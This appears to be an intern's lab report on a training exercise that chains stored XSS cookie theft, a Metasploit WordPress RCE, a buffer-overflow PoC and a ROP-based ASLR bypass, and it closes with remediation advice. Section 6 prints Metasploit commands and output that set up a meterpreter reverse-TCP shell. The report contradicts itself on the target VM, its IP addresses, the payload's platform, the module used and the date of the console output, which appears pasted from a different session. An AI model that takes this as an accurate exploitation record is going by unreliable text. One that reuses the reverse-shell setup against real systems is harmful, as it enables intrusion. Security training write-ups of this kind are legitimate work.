Advanced Exploitation Lab

Intern: Radha SIngh
Assessment date: 27/2/2026
Environment: Kali VM (192.168.75.128) attacking Metasploitable2 VM (192.168.75.129)

---

1. Executive Summary

This report documents an advanced exploitation exercise conducted in a controlled lab environment against a vulnerable **VulnHub WordPress-based virtual machine**. The assessment demonstrates a **multi-stage exploit chain**, beginning with a client-side vulnerability and culminating in **remote code execution (RCE)** and a **Meterpreter shell**. The exercise further includes **custom exploit development**, **binary exploitation**, and **defense bypass techniques** such as **Return Oriented Programming (ROP)** to evade modern protections like **ASLR**.
The findings highlight severe risks posed by outdated plugins, weak security controls, and inadequate runtime protections.

---

2. Lab Environment

Component	Details
Attacker Machine	Kali Linux
Target Machine	VulnHub VM (Mr. Robot – WordPress)
Target IP	192.168.75.129
Tools Used	Metasploit, Python, Ghidra
Payload	Meterpreter Reverse TCP

---


3. Objective of the Assessment

- Simulate a **real-world multi-stage web attack**
- Chain vulnerabilities from **XSS → RCE**
- Develop and customize a **Python proof-of-concept**
- Bypass **ASLR** using **ROP techniques**
- Document attack flow and remediation clearly

---

4. Exploit Chain Overview

Exploit ID	Description	Target IP	Status	Payload
007	XSS to RCE Chain	192.168.1.100	Success	Meterpreter



5. Stage 1 – Initial Access via XSS

The attack chain began with the identification of a **stored Cross-Site Scripting (XSS)** vulnerability within a vulnerable WordPress plugin. The flaw allowed malicious JavaScript to be injected and executed in the administrator's browser context.

By leveraging this vulnerability, the attacker successfully **stole authenticated session cookies**, enabling privilege escalation to an administrative role without valid credentials.


Impact:


- Session hijacking
- Administrative access without authentication
- Foundation for server-side exploitation

6. Stage 2 – Remote Code Execution using Metasploit

Once administrative access was obtained, the attacker deployed the Metasploit module: exploit/multi/http/wordpress_plugin_rce

This exploit abused insecure file upload and command execution functionality within the vulnerable plugin. A **Meterpreter reverse shell** was successfully delivered, granting full interactive access to the underlying operating system.


set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
set LHOST 192.168.74.181
LHOST => 192.168.74.181
show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.74.181 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
run
[*] Started reverse TCP handler on 192.168.74.181:4444
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
set lport 443
lport => 443
run
[*] Started reverse TCP handler on 192.168.74.181:443
[*] Sending stage (179779 bytes) to 192.168.74.170
[*] Meterpreter session 1 opened (192.168.74.181:443 -> 192.168.74.170:49898) at 2019-02-08 07:01:55 -0500



7. Stage 3 – Post-Exploitation Validation

After establishing the Meterpreter session, the attacker verified system access by:

- Enumerating users and privileges
- Identifying OS version and kernel details
- Confirming writable directories

This confirmed **full compromise of the WordPress server**.

8. Custom Python PoC (Buffer Overflow)

A Python proof-of-concept from Exploit-DB was modified to adapt the buffer size and return address offsets specific to the vulnerable binary. Payload alignment was corrected, and bad characters were removed to ensure reliable execution. The modified exploit successfully triggered a controlled crash, enabling arbitrary code execution.

9. Defense Bypass using ROP (ASLR Evasion)

To bypass ASLR, a Return Oriented Programming chain was constructed using non-randomized library gadgets. These gadgets were identified through static analysis in Ghidra. The ROP chain dynamically resolved memory addresses at runtime, allowing execution flow control despite address randomization protections.

---

10. Technical Findings

- Vulnerable WordPress plugin allowed **stored XSS**
- Administrative takeover enabled **RCE**
- No effective **WAF or runtime protection**
- Binary lacked **stack canaries**
- ASLR bypass possible due to predictable gadget locations

---

11. Remediation Recommendations

Risk Area	Recommendation
WordPress Plugins	Update or remove vulnerable plugins
Input Handling	Enforce strict input sanitization
Runtime Security	Enable WAF and IDS
Binary Hardening	Enable ASLR, DEP, stack canaries
Monitoring	Log and alert on admin activity

---

12. Conclusion

This assessment demonstrates how a seemingly low-impact client-side vulnerability can escalate into **complete system compromise** when combined with weak configurations and outdated components. The successful chaining of XSS, RCE, and ASLR bypass highlights the importance of **defense-in-depth**, timely patching, and secure development practices.